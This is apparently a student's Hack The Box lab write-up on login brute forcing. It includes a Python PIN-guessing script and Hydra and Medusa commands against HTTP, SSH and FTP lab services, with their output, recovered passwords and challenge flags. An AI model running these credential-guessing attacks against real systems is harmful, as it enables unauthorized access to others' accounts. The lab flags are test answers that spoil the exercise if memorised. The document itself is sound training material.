HTB ID: HTB-394CC3AD1E

HACK THE BOX

LOGIN BRUTE FORCING

Abbey Robinson

Time Management:

Start Time:

End Time:

Total Flags Captured:

Challenges/Roadblocks:

Flag 1:

Flag Answer:

Last Command Used:

Steps:

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
GNU nano 7.2                              pin-solver.py
import requests

ip = "94.237.57.211"  # Change this to your instance IP address
port = 42457        # Change this to your instance port number

# Try every possible 4-digit PIN (from 0000 to 9999)
for pin in range(10000):
    formatted_pin = f"{pin:04d}"  # Convert the number to a 4-digit string (e.g., 7 becomes ">
    print(f"Attempted PIN: {formatted_pin}")

    # Send the request to the server
    response = requests.get(f"http://{ip}:{port}/pin?pin={formatted_pin}")

    # Check if the server responds with success and the flag is found
    if response.ok and 'flag' in response.json():  # .ok means status code is 200 (success)
        print(f"Correct PIN found: {formatted_pin}")
        print(f"Flag: {response.json()['flag']}")
        break

[ line  1/19 ( 5%), col  1/16 (  6%), char  0/760 ( 0%) ]
^G Help     ^O Write Out   ^W Where Is   ^K Cut     ^T Execute   ^C Location
^X Exit     ^R Read File   ^\ Replace    ^U Paste   ^J Justify   ^/ Go To Line
```

2. [illegible]

```
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└──╼ [★]$ python3 pin-solver.py
Attempted PIN: 0000
Attempted PIN: 0001
Attempted PIN: 0002
Attempted PIN: 0003
Attempted PIN: 0004
```

Image/Screenshot:

```
Attempted PIN: 1096
Attempted PIN: 1097
Correct PIN found: 1097
Flag: HTB{Brut3_F0rc3_1s_P0w3rfu1}
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
```

+2 After successfully brute-forcing the PIN, what is the full flag the script returns?

HTB{Brut3_F0rc3_1s_P0w3rfu1}


Flag 2:

Flag Answer:

Last Command Used: Python3 dictionary-solver.py

Steps:

1. For this flag I basically did the same thing as above, I created a new python scrip called dictionary solver. By using sudo nano dictionary-solver.py I then pasted this script from HTB:



2. Then, I ran the script using python3 dictionary-solver.py. By running this command it gave me all the common words that could be the password from a list, along with the

flag at the end.

```
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[
└──╼ [★]$ sudo nano dictionary-solver.py
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[
└──╼ [★]$ python3 dictionary-solver.py
Attempted password: 123456
Attempted password: password
Attempted password: 12345678
```

Image/Screenshot:

```
Attempted password: doctor
Attempted password: gateway
Correct password found: gateway
Flag: HTB{Brut3_F0rc3_M4st3r}
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
```

+2 After successfully brute-forcing the target using the script, what is the full flag the script returns?

HTB{Brut3_F0rc3_M4st3r}

Flag 3:

Flag Answer:

Last Command Used:

Steps:


1. I have never used Hydra before so I was sure to read and take notes on all of the sections before starting. I know that I needed to download the world list so I used the given command by HTB underneath the Basic HTTP Authentication section. I ran it like

so:


```
┌──[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└─[★]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/
cLists/56a39ab9a70a89b56d66dad8bdffb887fba1260e/Passwords/2023-200_mos
used_passwords.txt
```


2. Then, I knew that I need to use Hydra to brute force the password for the basic-auth-user. So, I used the given command by HTB and inputted my given target IP and port. I used this command, hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 94.237.123.119 http-get / -s 45197 . After running it I got the password to the account:

```
┌──[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└─[★]$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt
4.237.123.119 http-get / -s 45197
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
se in military or secret service organizations, or for illegal purpose
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09
3 17:14:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l
/p:200), ~13 tries per task
[DATA] attacking http-get://94.237.123.119:45197/
[45197][http-get] host: 94.237.123.119   login: basic-auth-user   passw
rd: Password@123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09
3 17:14:29
```



Image/Screenshot:





Flag 4:

Flag Answer:

Last Command Used:

Steps:


1. After reading through the login forms section I first needed to download the wordlists. I used the same command as above to download both of them:

```
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└──╼ [★]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/top-u
names-shortlist.txt
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└──╼ [★]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Pass
ds/Common-Credentials/2023-200_most_used_passwords.txt
```


2. Then, I used the hydra command to sift though and find the password. HTB gave us a command to use, I just had to input my given target IP and port. This command tries every username in top-usernames-shortlist.txt with every password in 2023-200_most_used_passwords.txt. Here was my result:


```
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└──╼ [★]$ hydra -L top-usernames-shortlist.txt -P 2023-200_most_used_passwords.txt -f 94.237.57.1 -s
30 http-post-form "/:username=^USER^&password=^PASS^:F=Invalid credentials"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-23 17:34:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3400 login tries (l:17/p:200), ~213 tries per ta
[DATA] attacking http-post-form://94.237.57.1:46230/:username=^USER^&password=^PASS^:F=Invalid crede
ls
[46230][http-post-form] host: 94.237.57.1   login: admin   password: zxcvbnm
[STATUS] attack finished for 94.237.57.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-23 17:34:57
```

3. Now that hydra has found the login and password I can now go to the website by copy and pasting the given target ip:port in the web browser to find the flag.



Image/Screenshot:






Flag 5:

Flag Answer:

Last Command Used:

Steps:

1. After reading the Medusa module, I know that I must find the password for the ftpuser. By using Medusa, I can find the sshuser password, I believe if I sign into that it will get me started in the right direction. I ran the given command by HTB underneath the web services. Then I realized I needed to download medusa first, so I did sudo apt install medusa.
2. Then I could successfully run the command to try and find ssh login, medusa -h 94.237.122.216 -n 40644 -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3. Here is my result:



3. Now that I have the log in credentials for sshuser. I know from previous knowledge that when logging into ssh, the command I used with the inputted ip and port is ssh -p 40644 sshuser@94.237.122.216 . I then used the only successful password from above which

was, 1q2w3e4r5t. Here was my output after logging in.


```
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└──╼ [★]$ ssh -p 40644 sshuser@94.237.122.216
sshuser@94.237.122.216's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that ar
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$
```

4. I then know from the reading above that I must use netstat and Nmap to can and identify the ftp server. I ran the given command for netstat which was, netstat -tulpn | grep LISTEN and nmap localhost to get these results:


```
┌─[us-academy-5]─[10.10.15.75]─[htb-ac-2120260@htb-n9fhy8ruep]─[~]
└──╼ [★]$ ssh -p 40644 sshuser@94.237.122.216
sshuser@94.237.122.216's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ netstat -tulpn | grep LIST
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$ nmap localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-23 23:14 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000030s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
sshuser@ng-2120260-loginbfservice-goyqs-d584b9cc6-fj9sb:~$
```

5. Now we need to run medusa again now that we found the ftp. I used the command provided by hack the box with the given IP of the local system. I ran medusa -h 127.0.0.1

-u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5. Then I got the password of the ftpuser,



Image/Screenshot:



Flag 6:


Flag Answer:


Last Command Used:

Steps:


1. For this flag, I knew I had to log into ftp, I logged in by doing ftp 127.0.0.1, then typed in the user and password found from above. These commands log me into ftp. Then I knew that needed to be looking at what kind of files are hidden in here, so I did the ls command and found flag.txt file. I then exit so I can use cat flag.txt to see the flag

written in the file.





Image/Screenshot:



Flag 7:


Flag Answer:

Last Command Used:


Steps:

1. I first used the exit command to completely exit out of ssh and ftp.
2. Then after reading about custom wordlists, I need to install ruby and the clone the user-anarchy from GitHub. To download ruby I used, sudo apt install ruby -y and to clone I did git clone https://github.com/urbanadventurer/username-anarchy.git . These commands were given by HTB.

3. I then used the provided commands to run Jane Smith's name in username-anarchy and in cupp. To create a wordlist of potential users and passwords. Here is the commands I used in order, cd username-anarchy, ./username-anarchy Jane Smith > jane_smith_usernames.txt, then cupp -i. Here is what it looks like:

